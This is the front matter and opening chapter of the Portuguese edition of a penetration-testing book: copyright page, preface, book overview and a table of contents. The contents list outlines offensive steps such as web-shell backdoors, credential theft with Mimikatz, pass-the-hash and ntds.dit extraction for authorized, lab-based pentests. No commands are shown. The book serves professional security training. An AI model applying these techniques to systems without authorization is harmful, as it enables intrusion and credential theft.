PENTEST EM REDES DE COMPUTADORES

Como assumir o controle de qualquer empresa no mundo

Inclui um ambiente gratuito para treinamento

MANNING

novatec

ROYCE DAVIS

Pentest em Redes de Computadores

ROYCE DAVIS

MANNING
Novatec

Original English language edition published by Manning Publications Co., Copyright © 2020 by Manning Publications. Portuguese-language edition for Brazil copyright © 2021 by Novatec Editora. All rights reserved.

Edição original em Inglês publicada pela Manning Publications Co., Copyright © 2020 pela Manning Publications. Edição em Português para o Brasil copyright © 2021 pela Novatec Editora. Todos os direitos reservados.

© Novatec Editora Ltda. [2021].

Todos os direitos reservados e protegidos pela Lei 9.610 de 19/02/1998. É proibida a reprodução desta obra, mesmo parcial, por qualquer processo, sem prévia autorização, por escrito, do autor e da Editora.

Editor: Rubens Prates
Tradução: Lúcia A. Kinoshita
Revisão gramatical: Tássia Carvalho

ISBN do impresso: 978-65-86057-82-9

ISBN do ebook: 978-65-86057-83-6

Histórico de impressões:

Dezembro/2021 Primeira edição

Novatec Editora Ltda.
Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
Email: novatec@novatec.com.br
Site: https://novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec
GRA20211124

Sumário

Prefácio
Agradecimentos
Sobre este livro
Sobre o autor
Sobre a ilustração da capa

capítulo 1 Pentest em rede de computadores

1.1 Violações de dados corporativos
1.2 Como os hackers invadem
  1.2.1 Papel do defensor
  1.2.2 Papel do invasor
1.3 Simulação de ataques de adversários: pentest
  1.3.1 Fluxo de trabalho típico de um INPT
1.4 Quando um pentest é menos eficaz
  1.4.1 Fruto ao alcance das mãos (Low-hanging fruit – LHF)
  1.4.2 Quando uma empresa realmente precisa de um pentest?
1.5 Executando um pentest na rede
  1.5.1 Fase 1: Coleta de informações
  1.5.2 Fase 2: Invasão com foco
  1.5.3 Fase 3: Pós-exploração de falhas e escalação de privilégios
  1.5.4 Fase 4: Documentação
1.6 Configurando o seu ambiente de laboratório
  1.6.1 Projeto Capsulecorp Pentest
1.7 Criando a sua própria plataforma virtual de pentest
  1.7.1 Comece com o Linux
  1.7.2 Projeto Ubuntu
  1.7.3 Por que não usar uma distribuição para pentest?
Resumo

fase 1 Coleta de informações

capítulo 2 Descobrindo hosts na rede

2.1 Entendendo o escopo de seu procedimento de teste

2.1.1 Escopo caixa-preta, caixa-branca e caixa-cinza
2.1.2 Capsulecorp
2.1.3 Configurando o ambiente Capsulecorp Pentest
2.2 Internet Control Message Protocol
2.2.1 Usando o comando ping
2.2.2 Usando bash para fazer um pingsweep em uma faixa da rede
2.2.3 Limitações ao uso do comando ping
2.3 Descobrindo hosts com o Nmap
2.3.1 Principais formatos de saída
2.3.2 Usando portas de interface de gerenciamento remoto
2.3.3 Melhorando o desempenho do scan do Nmap
2.4 Métodos adicionais para descoberta de hosts
2.4.1 Força bruta de DNS
2.4.2 Captura e análise de pacotes
2.4.3 Buscando sub-redes
Resumo

capítulo 3 Descobrindo serviços na rede

3.1 Serviços de rede do ponto de vista de um invasor
3.1.1 Entendendo a comunicação dos serviços de rede
3.1.2 Identificando serviços de rede à escuta
3.1.3 Banners de serviços de rede
3.2 Scanning de portas com o Nmap
3.2.1 Portas comuns
3.2.2 Scanning de todas as 65.536 portas TCP
3.2.3 Processando a saída de scripts NSE
3.3 Parsing da saída XML com o Ruby
3.3.1 Criando listas de alvos específicas por protocolo
Resumo

capítulo 4 Descobrindo vulnerabilidades na rede

4.1 Entendendo a descoberta de vulnerabilidades
4.1.1 Seguindo o caminho mais fácil
4.2 Descobrindo vulnerabilidades de patching
4.2.1 Scanning para o MS17-010 Eternal Blue
4.3 Descobrindo vulnerabilidades de autenticação
4.3.1 Criando uma lista de senhas específica para um cliente
4.3.2 Usando força bruta em senhas de contas locais do Windows
4.3.3 Uso de força bruta em senhas de bancos de dados MSSQL e MySQL
4.3.4 Uso de força bruta em senhas do VNC
4.4 Descobrindo vulnerabilidades de configuração
4.4.1 Instalando o Webshot
4.4.2 Analisando a saída do Webshot
4.4.3 Adivinhando senhas de servidores web manualmente

4.4.4 Preparando-se para a invasão com foco
Resumo

fase 2 Invasão com foco

capítulo 5 Atacando serviços web vulneráveis
5.1 Entendendo a fase 2: invasão com foco
5.1.1 Implantando web shells backdoor
5.1.2 Acessando serviços de gerenciamento remoto
5.1.3 Explorando patches de software ausentes
5.2 Conseguindo um acesso inicial
5.3 Comprometendo um servidor Tomcat vulnerável
5.3.1 Criando um arquivo WAR malicioso
5.3.2 Implantando o arquivo WAR
5.3.3 Acessando o web shell a partir de um navegador
5.4 Shells interativos versus não interativos
5.5 Fazendo um upgrade para um shell interativo
5.5.1 Fazendo um backup de sethc.exe
5.5.2 Modificando as ACLs de um arquivo com cacls.exe
5.5.3 Iniciando o Sticky Keys por meio do RDP
5.6 Comprometendo um servidor Jenkins vulnerável
5.6.1 Execução do Groovy Script Console
Resumo

capítulo 6 Atacando serviços de banco de dados vulneráveis
6.1 Comprometendo um Microsoft SQL Server
6.1.1 Procedimentos armazenados do MSSQL
6.1.2 Listando servidores MSSQL com o Metasploit
6.1.3 Ativando o xp_cmdshell
6.1.4 Executando comandos do sistema operacional com o xp_cmdshell
6.2 Roubando hashes de senha de contas Windows
6.2.1 Copiando as hives de registro com o reg.exe
6.2.2 Download das cópias das hives de registro
6.3 Extraindo hashes de senha com o creddump
6.3.1 Entendendo a saída do pwdump
Resumo

capítulo 7 Atacando serviços sem patches
7.1 Entendendo os exploits de software
7.2 Entendendo o ciclo de vida típico de um exploit
7.3 Comprometendo o MS17-010 com o Metasploit
7.3.1 Verificando se o patch está ausente

7.3.2 Usando o módulo de exploit ms17_010_psexec
7.4 T Payload do shell Meterpreter
7.4.1 Comandos úteis do Meterpreter
7.5 Cuidados com o banco de dados público de exploits
7.5.1 Gerando um shellcode personalizado
Resumo

fase 3 Pós-exploração de falhas e escalação de privilégios

capítulo 8 Pós-exploração de falhas no Windows
8.1 Objetivos básicos da pós-exploração de falhas
8.1.1 Manutenção de um método confiável de reentrada
8.1.2 Coleta de credenciais
8.1.3 Movimentação lateral
8.2 Manutenção de um método confiável de reentrada com o Meterpreter
8.2.1 Instalando uma backdoor de execução automática do Meterpreter
8.3 Coletando credenciais com o Mimikatz
8.3.1 Usando a extensão para o Meterpreter
8.4 Coleta de credenciais do domínio em cache
8.4.1 Usando o módulo de pós-exploração de falhas do Meterpreter
8.4.2 Quebrando credenciais do cache com o John the Ripper
8.4.3 Usando um arquivo de dicionário com o John the Ripper
8.5 Coleta de credenciais do sistema de arquivos
8.5.1 Encontrando arquivos com findstr e where
8.6 Movimentação lateral com o Pass-the-Hash
8.6.1 Usando o módulo smb_login do Metasploit
8.6.2 Passing-the-hash com o CrackMapExec
Resumo

capítulo 9 Pós-exploração de falhas no Linux ou no Unix
9.1 Mantendo um método confiável de reentrada com cron jobs
9.1.1 Criando um par de chaves SSH
9.1.2 Permitindo uma autenticação com chave pública
9.1.3 Tunelamento com o SSH
9.1.4 Automatizando um túnel SSH com o cron
9.2 Coletando credenciais
9.2.1 Coletando credenciais do histórico do bash
9.2.2 Coletando hashes de senha
9.3 Escalação de privilégios com binários SUID
9.3.1 Encontrando binários SUID com o comando find
9.3.2 Inserindo um novo usuário em /etc/passwd

9.4 Passando chaves SSH
9.4.1 Roubando chaves de um host comprometido
9.4.2 Scanning de vários alvos com o Metasploit
Resumo

capítulo 10 Controlando toda a rede
10.1 Identificando contas de usuários administradores do domínio
10.1.1 Utilizando o comando net para consultar grupos do Active Directory
10.1.2 Encontrando usuários administradores do domínio que estão logados
10.2 Obtendo privilégios de administrador do domínio
10.2.1 Personificando usuários logados com o Incognito
10.2.2 Coletando credenciais em formato texto simples com o Mimikatz
10.3 ntds.dit e as chaves do reino
10.3.1 Vencendo as limitações com a VSC
10.3.2 Extraindo todos os hashes com o secretsdump.py
Resumo

fase 4 Documentação

capítulo 11 Limpeza após o procedimento de teste
11.1 Encerrando conexões de shell ativas
11.2 Desativando contas de usuários locais
11.2.1 Removendo entradas de /etc/passwd
11.3 Removendo arquivos remanescentes no sistema de arquivos
11.3.1 Apagando cópias das hives de registro
11.3.2 Removendo pares de chaves SSH
11.3.3 Removendo cópias de ntds.dit
11.4 Desfazendo mudanças de configuração
11.4.1 Desativando os procedimentos armazenados do MSSQL
11.4.2 Desativando compartilhamentos de arquivo anônimos
11.4.3 Removendo entradas do crontab
11.5 Fechando as backdoors
11.5.1 Desinstalando arquivos WAR do Apache Tomcat
11.5.2 Fechando a backdoor Sticky Keys
11.5.3 Desinstalando callbacks de persistência do Meterpreter
Resumo

capítulo 12 Escrevendo um relatório de pentest robusto para o cliente
12.1 Oito componentes de um relatório de pentest robusto para o cliente
12.2 Resumo executivo

12.3 Metodologia do procedimento de teste
12.4 Narrativa do ataque
12.5 Observações técnicas
12.5.1 Recomendações para as descobertas
12.6 Apêndices
12.6.1 Definições de níveis de gravidade
12.6.2 Hosts e serviços
12.6.3 Lista de ferramentas
12.6.4 Referências adicionais
12.7 Considerações finais
12.8 E agora?
Resumo

apêndice A Criando uma plataforma virtual de pentest

A.1 Criando uma máquina virtual Ubuntu
A.2 Outras dependências do sistema operacional
A.2.1 Gerenciando pacotes Ubuntu com o apt
A.2.2 Instalando o CrackMapExec
A.2.3 Personalizando a aparência de seu terminal
A.3 Instalando o Nmap
A.3.1 NSE: Nmap Scripting Engine
A.3.2 Dependências do sistema operacional
A.3.3 Compilando e instalando a partir do código-fonte
A.3.4 Explorando a documentação
A.4 Linguagem de scripting Ruby
A.4.1 Instalando o Ruby Version Manager
A.4.2 Escrevendo o exemplo Hello World obrigatório
A.5 Framework Metasploit
A.5.1 Dependências do sistema operacional
A.5.2 Gemas Ruby necessárias
A.5.3 Configurando o PostgreSQL para o Metasploit
A.5.4 Navegando no msfconsole

apêndice B Comandos básicos do Linux

B.1 Comandos CLI
B.1.1 $ cat
B.1.2 $ cut
B.1.3 $ grep
B.1.4 $ sort e wc
B.2 tmux
B.2.1 Usando comandos tmux
B.2.2 Salvando uma sessão tmux

apêndice C Criando a rede de laboratório Capsulecorp Pentest

C.1 Requisitos de hardware e de software
C.2 Criando os principais servidores Windows
  C.2.1 Goku.capsulecorp.local
  C.2.2 Gohan.capsulecorp.local
  C.2.3 Vegeta.capsulecorp.local
  C.2.4 Trunks.capsulecorp.local
  C.2.5 Nappa.capsulecorp.local e tien.capsulecorp.local
  C.2.6 Yamcha.capsulecorp.local e Krillin.capsulecorp.local
C.3 Criando os servidores Linux

apêndice D Relatório do pentest na rede interna da Capsulecorp

Resumo executivo
  Escopo do procedimento de teste
  Resumo das observações
Metodologia do procedimento de teste
  Coleta de informações
  Invasão com foco
  Pós-exploração de falhas e escalação de privilégios
  Documentação e limpeza
Narrativa do ataque
Observações técnicas
Apêndice 1: Definições de níveis de gravidade
  Crítico
  Alto
  Médio
  Baixo
Apêndice 2: Hosts e serviços
Apêndice 3: Lista de ferramentas
Apêndice 4: Referências adicionais

apêndice E Respostas dos exercícios

Exercício 2.1: Identificando os alvos de seu procedimento de teste
Exercício 3.1: Criando listas de alvos específicas por protocolo
Exercício 4.1: Identificando patches ausentes
Exercício 4.2: Criando uma lista de senhas específicas para um cliente
Exercício 4.3: Descobrindo senhas fracas
Exercício 5.1: Implantando um arquivo WAR malicioso
Exercício 6.1: Roubando as hives de registro SYSTEM e SAM
Exercício 7.1: Comprometendo tien.capsulecorp.local

Exercício 8.1: Acessando seu primeiro host de nível dois
Exercício 10.1: Roubando senhas do ntds.dit
Exercício 11.1: Fazendo uma limpeza após o procedimento de teste

Prefácio

Meu nome é Royce Davis e sou um hacker profissional, membro da equipe vermelha (red teamer), pentester, o “cara” da segurança ofensiva – somos conhecidos por vários nomes nesse mercado. Há mais de uma década, venho oferecendo serviços profissionais de emulação de adversários a um amplo espectro de clientes em praticamente todos os segmentos de mercado que você possa imaginar. Durante esse período, não houve nenhuma dúvida em minha mente acerca do serviço pelo qual as empresas estão mais interessadas em pagar hackers profissionais para fazer. Estou falando, é claro, do INPT (Internal Network Penetration Test, ou Pentest na Rede Interna).

O INPT é um empreendimento corporativo complexo, que pode ser facilmente sintetizado em algumas frases. Um invasor (papel desempenhado por você) conseguiu ter acesso físico ao escritório de uma empresa utilizando qualquer uma das inúmeras técnicas extremamente plausíveis que, propositalmente, não estão no escopo deste livro. E agora? De posse somente de um notebook repleto de ferramentas de hacker, sem nenhum conhecimento prévio da infraestrutura de rede da empresa, o invasor invade o ambiente corporativo da empresa, chegando ao ponto mais distante que puder. As metas individuais e os objetivos variam de procedimento para procedimento, de empresa para empresa. Em geral, porém, um cenário de dominação total, no qual você (o invasor) consiga ter um controle total da rede é, grosso modo, o principal objetivo de conduzir um INPT.

Ao longo de minha carreira, conduzi centenas desses procedimentos para centenas de empresas que variavam de pequenos negócios, com um único “cara de TI”, até conglomerados Fortune-10 com unidades em todos os continentes.

O que mais me surpreendeu durante a minha jornada foi ver como é simples o processo de assumir o controle da rede de uma empresa a partir de dentro, independentemente das especificidades quanto ao tamanho da empresa ou o segmento de mercado em que ela atua. Não importa se o alvo é um banco em Dakota do Sul, uma empresa de videogame na Califórnia, uma instalação química em Singapura ou um call center em Londres. Todas as redes são configuradas aproximadamente do mesmo modo. É claro que as tecnologias, o hardware e as aplicações individuais são extremamente diferentes de uma empresa para outra, mas os casos de uso são os mesmos.

As empresas têm funcionários que utilizam dispositivos para acessar servidores centralizados; estes hospedam documentos e aplicações internas, que são acessados pelos funcionários por meio de credenciais para processar requisições, transações, tickets e informações que, em última instância, ajudam a empresa a funcionar e a ganhar dinheiro. No papel de um invasor, não importa qual seja o alvo, meu método para identificar hosts na rede, listar os serviços que estão à escuta na rede (sua superfície de ataque) e descobrir pontos fracos de segurança nos sistemas de autenticação, configuração e patching desses sistemas não muda de procedimento para procedimento.

Depois de todos esses anos e todos esses INPTs, decidi documentar minha metodologia para executá-los, apresentando um conjunto abrangente de orientações práticas que uma pessoa razoavelmente nova na área de pentest seja capaz de seguir passo a passo para conduzir sozinho um pentest apropriado. É uma opinião exclusivamente minha dizer que um recurso como esse não está disponível ou, pelo menos, não estava quando escrevi este livro.

Há muitos programas de treinamento e certificação profissionais que proporcionam aos alunos diversas habilidades e apresentam várias técnicas importantes. Já contratei e treinei muitos desses alunos, mas, mesmo depois de terem se formado nos programas de

treinamento mais rigorosos e respeitados, muitos alunos não sabem realmente como executar um pentest. Em outras palavras, não posso lhes dizer: “Muito bem, você tem um trabalho junto ao cliente XYZ, começando na próxima segunda-feira; aqui está a SOW (Statement of Work, ou Declaração do Trabalho)”, sem que eles fiquem me olhando fixamente, como um cervo diante dos faróis de um carro.

Meu compromisso com você no que concerne a este livro é simples. Se alguém lhe atribuir a tarefa de executar um verdadeiro pentest de rede cujo alvo seja uma rede de verdade, com centenas ou até mesmo milhares de sistemas de computadores, e se o escopo desse empreendimento estiver, grosso modo, alinhado com o que vou descrever posteriormente como um “típico” INPT, você poderá atender aos requisitos desse procedimento se seguir os passos apresentados neste livro – mesmo que você não tenha feito nenhum pentest antes.

Agora, se você é um(a) hacker e está lendo este livro pelo puro prazer de ler sobre o assunto, sem dúvida, fará perguntas como: “E os ataques wireless?” e “Como assim, você não aborda a evasão de antivírus?” e “Onde está a seção sobre buffer overflows?”, e outras. Minha mensagem para você é que, no mundo profissional dos serviços de emulação de adversários, as empresas contratam indivíduos para executar procedimentos de teste limitados a um escopo. A abordagem do tipo sem-restrições, vale-tudo, ainda que soe empolgante, raramente terá lugar (se é que chega a ter).

Em vez de discutir superficialmente todos os assuntos relacionados ao hacking ético, este livro é um manual completo, do início ao fim, para executar um INPT. A obra contém tudo de que você precisa para ter sucesso na condução do tipo mais comum de procedimento que você será solicitado a conduzir caso entre na carreira de pentester profissional.

Quando terminar a leitura e tiver trabalhado com os exercícios de laboratório, você terá competência em uma habilidade pela qual as empresas pagam salários muito altos, mesmo para os funcionários

em níveis iniciais. É minha opinião pessoal dizer que outros livros nessa área visam a cobrir um espectro amplo demais e, como resultado, conseguem dedicar apenas um único capítulo para cada assunto. Neste livro, seu foco será altamente direcionado a uma única tarefa: assumir o controle da rede de uma empresa. Espero que você esteja pronto, pois vai aprender muito e acho que ficará surpreso com o que poderá fazer assim que chegar ao final do último capítulo. Boa sorte!

Agradecimentos

Para minha esposa Emily e minhas filhas Lily e Nora: obrigado sinceramente, do fundo do meu coração, por me aturarem enquanto eu estava escrevendo este livro. Foi uma longa jornada de descobertas, com muitos altos e baixos. Obrigado por acreditarem em mim e por jamais me fazerem sentir que minhas ambições fossem um fardo para vocês.

Para minha editora Toni: obrigado pela sua paciência e pelas orientações durante o processo de escrita. Obrigado por sempre me desafiar e por me ajudar a pensar em meus leitores, e não em meu ego.

Em nenhuma ordem em particular, agradeço a Brandon McCann, Tom Wabiszczewicz, Josh Lemos, Randy Romes, Chris Knight e Ivan Desilva. Vocês me ensinaram mais do que se deram conta nas várias etapas de minha carreira e, até hoje, eu os admiro como amigos e conselheiros.

A todos os revisores: Andrew Courter, Ben McNamara, Bill LeBorgne, Chad Davis, Chris Heneghan, Daniel C. Daugherty, Dejan Pantic, Elia Mazzuoli, Emanuele Piccinelli, Eric Williams, Flavio Diez, Giampiero Granatella, Hilde Van Gysel, Imanol Valiente Martín, Jim Amrhein, Leonardo Taccari, Lev Andelman, Luis Moux, Marcel van den Brink, Michael Jensen, Omayr Zanata, Sithum Nissanka, Steve Grey-Wilson, Steve Love, Sven Stumpf, Víctor Durán e Vishal Singh, suas sugestões contribuíram para que este livro fosse melhor.

Sobre este livro

Pentest em Redes de Computadores é uma descrição completa de um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) típico. O livro descreve uma metodologia passo a passo que o autor tem utilizado para conduzir centenas de INPTs em empresas de todos os tamanhos. A obra serve menos como uma introdução conceitual às teorias e ideias, e mais como um manual que os leitores com pouca ou nenhuma experiência poderão usar para orientá-los durante um procedimento de teste completo.

Quem deve ler este livro

Este livro foi escrito principalmente para futuros pentesters e hackers éticos. Apesar disso, qualquer pessoa que trabalhe com design, desenvolvimento ou implementação de sistemas, aplicações e infraestrutura deve lê-lo.

Como este livro está organizado: um mapa

Este livro está dividido em quatro partes, cada uma correlacionada a uma das quatro fases utilizadas para conduzir um INPT típico. O livro deve ser lido na sequência, do início ao fim, pois cada fase do fluxo de trabalho do INPT se baseia nos resultados da fase anterior.

A **Fase 1** explica a fase de coleta de informações de um INPT, que proporcionará a você uma compreensão detalhada da superfície de ataque de seu alvo:

- O Capítulo 2 apresenta o processo de descoberta de hosts na rede em uma dada faixa de endereços IP.
- O Capítulo 3 explica como, então, listar os serviços de rede que estão à escuta nos hosts descobertos no capítulo anterior.
- O Capítulo 4 discute várias técnicas para identificar

vulnerabilidades de autenticação, configuração e patching nos serviços da rede.

A **Fase 2** descreve a próxima fase, a invasão com foco, na qual seu objetivo é conseguir um acesso não autorizado aos alvos comprometidos fazendo uso dos pontos fracos de segurança, isto é, das “vulnerabilidades” identificadas na fase anterior:

- O Capítulo 5 mostra como comprometer várias aplicações web vulneráveis, particularmente o Jenkins e o Apache Tomcat.
- O Capítulo 6 descreve como atacar e invadir um servidor de banco de dados vulnerável e obter arquivos sigilosos a partir de shells não interativos.
- O Capítulo 7 explora o cobiçado tópico da exploração de um Microsoft Security Update ausente e o uso do payload open source meterpreter do Metasploit.

A **Fase 3** lida com a pós-exploração (post-exploitation) de vulnerabilidade, que é o que um invasor faz depois de ter comprometido um alvo vulnerável. Três conceitos principais serão apresentados – manter um método de reentrada (re-entry) confiável, coletar credenciais e mover-se lateralmente para outros sistemas agora acessíveis (nível 2):

- O Capítulo 8 aborda a pós-exploração de vulnerabilidades em sistemas baseados em Windows.
- O Capítulo 9 discute várias técnicas de pós-exploração de vulnerabilidades para alvos Linux/Unix.
- O Capítulo 10 descreve o processo de elevação de privilégios para administrador do domínio e como extrair com segurança as “joias da coroa” de um controlador de domínio do Windows.

A **Fase 4** conclui o procedimento de teste com as partes referentes à limpeza e documentação de um INPT:

- O Capítulo 11 mostra como voltar e remover os artefatos desnecessários e possivelmente perigosos, utilizados nas atividades de teste de seu procedimento.

- O Capítulo 12 discute os oito componentes de um relatório de pentest sólido.

Pentesters experientes talvez prefiram ir direto para seções específicas que sejam de seu interesse, por exemplo, a pós-exploração de vulnerabilidades no Linux/Unix ou o ataque a servidores de banco de dados vulneráveis. No entanto, se você é novo na área de pentests de rede de computadores, leia os capítulos na sequência, do início ao fim.

Sobre o código

Este livro contém muitas saídas de linha de comando, tanto em listagens numeradas como dentro do texto normal. Nos dois casos, o código está formatado com uma `fonte de tamanho fixo como esta` para distingui-lo do texto comum.

O código com os exemplos deste livro está disponível para download no site da Manning em https://www.manning.com/books/the-art-of-network-penetration-testing e no GitHub em https://github.com/R3dy/capsulecorp-pentest.

Sobre o autor

Royce Davis é um hacker profissional especializado em pentests de redes de computadores e em emulação de ataques adversários em empresas. Vem ajudando os clientes a protegerem seus ambientes de rede há mais de uma década, além de apresentar pesquisas, técnicas e ferramentas em conferências sobre segurança em todos os Estados Unidos. Contribuiu para ferramentas e frameworks open source para testes de segurança e é cofundador do PentestGeek.com, um recurso online educacional e de treinamento para hacking ético.

Sobre a ilustração da capa

A imagem na capa de *Pentest em Redes de Computadores* tem como legenda “Habit d’un Morlaque d’Uglin en Croatie (Vestimenta de um Morlaque da ilha de Ugljan na Croácia). A ilustração foi extraída de uma coleção de hábitos de vestimenta de vários países de Jacques Grasset de Saint-Sauveur (1757–1810), intitulada *Costumes de Différents Pays*, publicada na França em 1797. Cada ilustração foi requintadamente desenhada e colorida à mão. A enorme variedade da coleção de Grasset de Saint-Sauveur nos faz lembrar vividamente de como as cidades e regiões do mundo estavam culturalmente separadas há apenas duzentos anos. Isoladas umas das outras, as pessoas falavam diferentes dialetos e idiomas. Nas ruas ou nas áreas rurais, era fácil identificar o local em que viviam e qual era o ofício ou sua classe social somente por meio de sua vestimenta.

O modo como nos vestimos mudou desde então, e a diversidade por região, tão rica naquela época, foi desaparecendo aos poucos. Atualmente, é difícil distinguir os habitantes de diferentes continentes, muito menos de diferentes cidades, regiões ou países. Talvez tenhamos trocado a diversidade cultural por uma vida pessoal mais diversificada – certamente, por uma vida tecnológica mais variada e acelerada.

Em uma época em que é difícil diferenciar um livro de informática de outro, a Manning celebra a criatividade e a iniciativa da área de computação com capas de livros que se baseiam na rica diversidade da vida regional de dois séculos atrás, trazida de volta à vida por meio das pinturas de Grasset de Saint-Sauveur.

CAPÍTULO 1

Pentest em rede de computadores

Este capítulo inclui:

- violações de dados corporativos;
- simulações de ataques de adversários;
- quando as empresas não precisam de um pentest;
- as quatro fases de um pentest interno de rede.

Atualmente, tudo está em formato digital nos sistemas de computadores em rede na nuvem. Suas restituições de imposto de renda, fotos de seus filhos tiradas com um telefone celular, os locais, as datas e os horários de todos os lugares para onde você se dirigiu usando seu GPS – tudo está lá, pronto para ser coletado por um invasor dedicado e suficientemente habilidoso.

Uma empresa de grande porte típica tem (pelo menos) dez vezes mais dispositivos conectados executando em sua rede do que funcionários que utilizam esses dispositivos para conduzir as operações cotidianas de negócios. À primeira vista, isso provavelmente não parecerá alarmante para você, considerando o modo como os sistemas de computadores se tornaram tão profundamente integrados em nossa sociedade, em nossas vidas e à nossa sobrevivência.

Supondo que você viva no planeta Terra – e sei que tenho bons motivos para dizer que sim – há uma chance muito boa de que você tenha o seguinte:

- uma conta de email (ou quatro);
- uma conta em uma rede social (ou em sete);

- pelo menos duas dúzias de combinações de *nome de usuário/senha* que você precisa gerenciar e manter com segurança para poder fazer login e logout de vários sites, aplicativos móveis e serviços de nuvem, essenciais para ser produtivo no dia a dia.

Não importa se você está pagando contas, comprando mercadorias, reservando um quarto de hotel ou fazendo praticamente qualquer atividade online, será necessário criar um perfil de conta de usuário contendo no mínimo um nome de usuário, seu nome completo e um endereço de email. Muitas vezes, você será solicitado a fornecer outras informações pessoais, por exemplo:

- endereço para correspondência;
- número de telefone;
- nome de solteira de sua mãe;
- número da agência e conta bancária;
- detalhes do cartão de crédito.

Estamos todos fartos dessa realidade. Nem sequer nos damos mais ao trabalho de ler os termos e condições legais que aparecem na tela, informando exatamente o que as empresas planejam fazer com as informações que estamos lhes dando. Simplesmente clicamos em “Concordo” e prosseguimos para a página que estávamos tentando acessar – aquela com o vídeo viral de um gato ou com o formulário para a compra de uma adorável caneca de café com uma piada sarcástica na lateral sobre como nos sentimos cansados o tempo todo.

Ninguém tem tempo de ler todo aquele blá-blá-blá legal, sobretudo quando a oferta de frete grátis vai expirar em apenas dez minutos. (Espere um pouco – o que é isso? Estão oferecendo um programa de recompensas! Só preciso criar uma conta bem depressa.) Talvez, mais alarmante do que a frequência com que damos nossas informações privadas a uma empresa qualquer na internet é o fato de que a maioria de nós ingenuamente supõe que as empresas com as quais estamos interagindo tomam as devidas precauções para

armazenar e manter o controle de nossas informações confidenciais de forma segura e confiável. Não poderíamos estar mais enganados.

1.1 Violações de dados corporativos

Se você não esteve escondido embaixo de uma pedra, imagino que já tenha ouvido falar bastante de violações de dados corporativos. Houve 943 violações divulgadas somente na primeira metade de 2018, de acordo com o Breach Level Index (Índice de Nível de Violações), um relatório da Gemalto (http://mng.bz/YxRz).

Do ponto de vista da cobertura da mídia, a maior parte das violações tende a ocorrer mais ou menos assim: o Conglomerado Global XYZ acaba de anunciar que um número desconhecido de registros confidenciais de clientes foi roubado por um grupo desconhecido de hackers mal-intencionados, que conseguiu invadir a empresa passando pelo perímetro restrito da rede utilizando uma vulnerabilidade ou um vetor de ataque desconhecido. A extensão total da violação, incluindo tudo que os hackers fizeram com ela, é – você já deve ter adivinhado – desconhecida. Pense no preço das ações despencando, uma cascata de tweets raivosos, manchetes apocalípticas nos jornais e uma carta de renúncia do CEO, bem como de vários membros do conselho consultivo. O CEO garante que isso não teve nenhuma relação com a violação; eles já estavam planejando se afastar há meses.

É claro que alguém deve ser oficialmente culpado, o que significa que o CISO (Chief Information Security Officer, ou Diretor de Segurança da Informação), que dedicou muitos anos à empresa, não chega a renunciar ao cargo; em vez disso, é demitido e publicamente linchado nas redes sociais, garantindo que – como os diretores de cinema costumavam dizer em Hollywood – jamais conseguirá outro emprego nessa cidade.

1.2 Como os hackers invadem

Por que isso acontece com tanta frequência? Será que as empresas são tão ruins em fazer o que é certo quando se trata de segurança de informações e proteção de nossos dados? Bem, sim e não.

A verdade inconveniente da questão é que a balança proverbial se inclina desproporcionalmente em favor dos invasores cibernéticos. Você se lembra da observação que fiz antes sobre a quantidade de dispositivos em rede que as empresas têm conectada à sua infraestrutura o tempo todo? Isso aumenta significativamente a superfície de ataque (attack surface) de uma empresa, isto é, o seu *cenário de ameaças* (threat landscape).

1.2.1 Papel do defensor

Permita-me explicar melhor. Suponha que seja seu trabalho defender uma empresa das ameaças cibernéticas. Você precisa identificar todo e qualquer notebook, desktop, smartphone, servidor físico, servidor virtual, roteador, switch e cafeteira Keurig ou de outra marca sofisticada conectados à sua rede.

Em seguida, será necessário garantir que toda aplicação que executar nesses dispositivos esteja devidamente protegida com o uso de senhas fortes (de preferência, com autenticação de dois fatores) e obedeça às boas práticas e padrões atuais associados a cada tipo de dispositivo para que permaneça robusta. Além disso, você deve garantir que aplicará todos os patches de segurança e hotfix, assim que forem disponibilizados pelos fornecedores de software. Antes de fazer qualquer uma dessas tarefas, porém, é necessário verificar triplamente se os patches não causarão falhas em nenhuma das operações cotidianas de sua empresa; caso contrário, as pessoas ficarão irritadas com você por tentar proteger a empresa dos hackers.

Tudo isso deve ser feito o tempo todo, para cada sistema de computador que tenha um endereço IP em sua rede. Parece fácil, não é mesmo?

1.2.2 Papel do invasor

Vamos ver agora o outro lado da moeda. Suponha que seu trabalho seja invadir a empresa – comprometer a rede de alguma maneira e conseguir um acesso não autorizado a informações ou sistemas restritos. Bastará encontrar um único sistema que tenha alguma brecha; apenas um único dispositivo que não tenha um patch instalado ou tenha uma senha default ou que possar ser facilmente adivinhada; uma única instalação que não esteja de acordo com os padrões, ativada às pressas para cumprir um prazo de negócios impossível, determinado com vistas aos lucros, na qual uma configuração insegura (disponibilizada dessa forma por default pelo fornecedor) tenha sido deixada. É tudo o que é necessário para uma invasão, mesmo que o alvo tenha feito um trabalho impecável de manter o controle de todos os nós da rede. Novos sistemas são ativados diariamente por equipes que precisam fazer algo rapidamente.

Se você está pensando que isso não é justo, ou que é difícil demais para os defensores e muito fácil para os invasores, é sinal de que entendeu a situação: é exatamente assim. Então, o que as empresas devem fazer para evitar que sejam hackeadas? É aí que entra em cena o pentest (penetration testing, ou testes de invasão).

1.3 Simulação de ataques de adversários: pentest

Um dos modos mais eficazes para uma empresa identificar os pontos fracos na segurança *antes* que resultem em uma violação é contratar um adversário profissional, isto é, um *pentester* (penetration tester), para simular um ataque à infraestrutura da empresa. O adversário deve recorrer a todas as ações à sua disposição para simular um invasor de verdade, atuando em alguns casos quase totalmente em segredo, sem ser detectado pelo TI da empresa e pelos departamentos internos de segurança, até o momento de divulgar seu relatório final. Neste livro, vou me referir a esse tipo de exercício de segurança ofensiva simplesmente como

pentest (penetration test, ou teste de invasão).

